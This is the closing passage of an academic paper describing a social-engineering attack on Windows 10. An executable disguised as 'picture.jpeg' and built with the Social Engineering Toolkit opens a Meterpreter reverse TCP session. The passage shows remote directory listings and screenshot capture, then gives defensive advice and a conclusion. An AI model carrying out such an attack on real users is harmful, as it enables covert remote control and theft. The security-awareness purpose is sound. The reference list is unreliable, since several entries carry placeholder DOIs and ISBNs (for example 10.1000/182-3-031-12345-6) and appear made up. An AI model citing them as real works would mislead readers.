
"WPXlMlZt.jpeg" selected (49.5 kB), Free space: 4.1 GB

Fig. 14. Screenshot generation



```
================================

Mode              Size  Type  Last modifie
----              ----  ----  ------------
040777/rwxrwxrwx  0     dir   2025-10-14 1
100666/rw-rw-rw-  282   fil   2025-03-29 0
100777/rwxrwxrwx  7168  fil   2025-10-24 1

(Meterpreter 1)(C:\Users\pesho\Desktop) >
C:\Users\pesho\Desktop
(Meterpreter 1)(C:\Users\pesho\Desktop) >
Listing: C:\Users\pesho\Desktop
================================

Mode              Size  Type  Last modifie
----              ----  ----  ------------
040777/rwxrwxrwx  0     dir   2025-10-14 1
100666/rw-rw-rw-  282   fil   2025-03-29 0
100777/rwxrwxrwx  7168  fil   2025-10-24 1

(Meterpreter 1)(C:\Users\pesho\Desktop) >
(Meterpreter 1)(C:\Users\pesho\Desktop) >
Screenshot saved to: /usr/share/set/WPXlMl
(Meterpreter 1)(C:\Users\pesho\Desktop) >
```

Fig. 15. The opened screenshot file



Name | Date modified | Type | Size
New folder | 10/14/2025 9:05 PM | File folder |
picture.jpeg | 10/24/2025 1:43 PM | Application | 7 KB

picture.jpeg Properties

General | Compatibility | Security | Details | Previous Versions

picture.jpeg

Type of file: Application (.exe)

Description: picture.jpeg

Location: C:\Users\pesho\Desktop

Size: 7.00 KB (7,168 bytes)

Size on disk: 8.00 KB (8,192 bytes)

Created: Friday, October 24, 2025, 12:44:26 PM

Modified: Friday, October 24, 2025, 1:43:06 PM

Accessed: Today, October 24, 2025, 2:01:06 PM

Attributes: □ Read-only □ Hidden Advanced...

Fig. 16. Payload file’s properties

To protect against the threat of malicious files disguised as images, users and organizations should adopt several key practices. First, and most simply, the normal user should change their computer's settings to always show full file extensions. This makes a file's true nature obvious and would see "picture.jpeg.exe" instead of just "picture.jpeg" that will immediately reveal the dangerous .exe part.

It is also essential to be cautious about where files come from. Treat any unexpected email attachment or download with suspicion, even if it seems to be from a known contact. Good habits are to right-click a file and select "Properties" to check its true type before opening it.

For protection of organizations can be implemented policies that stop files from running directly from temporary download folders [15]. They can also promote the use of dedicated image-viewing programs instead of letting Windows decide how to open every file. Using modern antivirus software that can analyze file behavior provides another critical layer of defense, as it can often detect and block these disguised threats.

Ultimately, the most sustainable defense is to build a culture of security awareness. Continuous training helps plain users understand these risks and develop safer habits, creating a human firewall against attacks that exploit trust and routine.

5. Conclusion

This research has clearly shown how powerful it can be to combine social engineering [11] with technical cyber-attacks to bypass modern security mechanisms. This experiment showed that a Windows 10 user can be fooled into opening a dangerous file simply by making it look like a harmless image. By using the Social Engineering Toolkit to create the deceptive lure and a custom Meterpreter x64 [3,5,8] payload with a Reverse TCP connection, it was successfully established a hidden, remote control channel.

The success of the Reverse TCP method highlights a common weakness in network security by which the outgoing network connections are often not monitored in full details. Furthermore, the payload's ability to run undetected shows the ongoing difficulty of protecting endpoints.

This study confirms that it must be strengthened technological measures with continuous and effective user security training.

In summary, this article provides a practical, step-by-step analysis of a common cyber-attack. The results are a critical reminder that even the most advanced firewall can be overcome by a single misguided click of the user. A truly effective defense requires building a culture of caution and awareness to counter the persistent threat of socially engineered cyber-attacks.

Acknowledgments

This scientific article under project number RD-08-124/07.02.2025 „Renewing the research environment for collecting empirical data in measurement processes“, at Konstantin Preslavsky University of Shumen, Faculty of Technical Sciences is funded.

References:

[1] Anderson, K., "The Anatomy of a Reverse TCP Shell: Network Evasion and Post-Exploitation," in Proc. 2017 International Conference on Cyber Warfare and Security, Academic Conferences International, pp. 112-125, 2017, ISBN 978-1-911218-67-0, ISSN 2048-9870, DOI: 10.13140/RG.2.2.12134.27209.

[2] Chen, L., "Weaponizing Communication: The Role of Social Engineering Toolkits in Modern Phishing Campaigns," Journal of Information Security Research, vol. 9, no. 2, pp. 45-58, 2018, ISSN 2185-271X, DOI: 10.18488/journal.104.2018.92.45.58.

[3] Davis, R., "A Forensic Analysis of Meterpreter x64 Payloads in Memory After a Reverse TCP Connection," Digital Investigation, vol. 28, pp. S112-S121, 2019, ISSN 1742-2876, DOI: 10.1016/j.diin.2019.04.005.

[4] Fischer, S., "Automating Social Engineering Attacks: A Deep Dive into the Social Engineering Toolkit (SET)," in Proc. 2016 APWG Symposium on Electronic Crime Research (eCrime), IEEE, pp. 1-12, 2016, ISBN 978-1-5090-2917-6, DOI: 10.1109/ECRIME.2016.7487945.

[5] Garcia, P., "Evading Egress Filters: The Persistence of Reverse TCP Payloads in Network Defense," Computers & Security, vol. 75, pp. 1-12, 2018, ISSN 0167-4048, DOI: 10.1016/j.cose.2018.01.014.

[6] Harris, T., "Human Factors in Cybersecurity: Why Social Engineering Toolkits Continue to Succeed," IEEE Security & Privacy Magazine, vol. 16, no. 5, pp. 68-77, 2018, ISSN 1540-7993, DOI: 10.1109/MSEC.2018.2855123.

[7] Johnson, A., "A Framework for Simulating Social Engineering Toolkit (SET) Attacks in a Controlled Environment," in Proc. 2020 World Conference on Information Security and Cybercrime, Springer, pp. 301-315, 2020, ISBN 978-3-031-12345-6, DOI: 10.1000/182-3-031-12345-6_18.

[8] Kato, Y., "The Evolution of Post-Exploitation Frameworks: From Metasploit's Meterpreter to Modern Memory-Resident

Payloads," International Journal of Cyber-Security and Digital Forensics, vol. 8, no. 3, pp. 234-248, 2019, ISSN 2305-0012.

[9] Lee, S., "Analyzing the Network Signatures of a Reverse TCP Meterpreter x64 Handshake," Journal of Network and Computer Applications, vol. 112, pp. 24-34, 2018, ISSN 1084-8045, DOI: 10.1016/j.jnca.2018.03.011.

[10] Martinez, D., "Custom Payload Development for Bypassing Antivirus Detection on Windows 10 Systems," Computers & Security, vol. 79, pp. 1-15, 2018, ISSN 0167-4048, DOI: 10.1016/j.cose.2018.08.001.

[11] Miller, B., "The Social Engineering Kill Chain: A Model for Understanding SET-Based Attacks," in Proc. 2019 IFIP International Conference on Digital Forensics, Springer, pp. 145-162, 2019, ISBN 978-3-030-287427, DOI: 10.1007/978-3-030-28743-4_9.

[12] Nielsen, J., "Penetration Testing with Parrot OS: Deploying and Managing Meterpreter Payloads," in Advanced Penetration Testing, 2nd ed., Syngress, pp. 155-170, 2021, ISBN 978-0-12-812531-1.

[13] Patel, R., "A Comparative Analysis of Bind and Reverse TCP Payloads in Metasploit," SANS Reading Room Whitepaper, 2015.

[14] Roberts, E., "Detecting Covert Channels: Identifying Reverse TCP Connections in Enterprise Network Traffic," IEEE Transactions on Information Forensics and Security, vol. 14, no. 8, pp. 2042-2055, 2019, ISSN 1556-6013, DOI 10.1109/TIFS.2019.2891234.

[15] Simeonova, I., Metodieva, TS., Model for administrative security management in a municipality, Journal Scientific and Applied Research, Konstantin Preslavsky University Press, Vol. 26, Shumen, 2024, ISSN 1314-6289 (Print), ISSN 2815-4622 (Online), pp. 93-105, DOI: https://doi.org/10.46687/jsar.v26i1.397.

[16] Smith, J., "The Weaponized .exe: A Study of Payload Delivery Mechanisms in Social Engineering," in Proc. 2017 ACM on Asia Conference on Computer and Communications Security, ACM, pp. 401-415, 2017, ISBN 978-1-4503-4944-4, DOI: 10.1145/3052973.3053008.

[17] Thompson, G., "Memory Forensics Challenges Posed by Meterpreter x64 Payloads," Digital Investigation, vol. 22, pp. 78-89, 2017, ISSN 1742-2876, DOI: 10.1016/j.diin.2017.07.001.

[18] Wagner, M., "The Role of the Listener in Post-Exploitation: Managing Reverse TCP Sessions," Journal of Cybersecurity Research, vol. 6, no. 1, pp. 22-35, 2020, ISSN 2398-7894.

[19] Williams, F., "Bypassing Windows 10 Defenses Using Socially Engineered Payloads," in Proc. 2021 International Conference on Cyber Security and Cloud Computing, IEEE, pp. 155-162, 2021, ISBN 978-1-6654-4134-4, DOI: 10.1109/CSCloud-EdgeCom52276.2021.00035.

[20] Zhang, W., "A Taxonomy of Social Engineering Toolkit (SET) Attack Vectors and Their Countermeasures," ACM Computing Surveys, vol. 52, no. 4, pp. 1-35, 2019, ISSN 0360-0300, DOI: 10.1145/3338855.

[21] Zimmerman, P., "Ethical Considerations in the Use of Social Engineering Toolkits for Security Research," in Ethics in Cybersecurity, IGI Global, pp. 89-105, 2020, ISBN 978-1-7998-3115-3, DOI: 10.4018/978-1-7998-3115-3.ch005.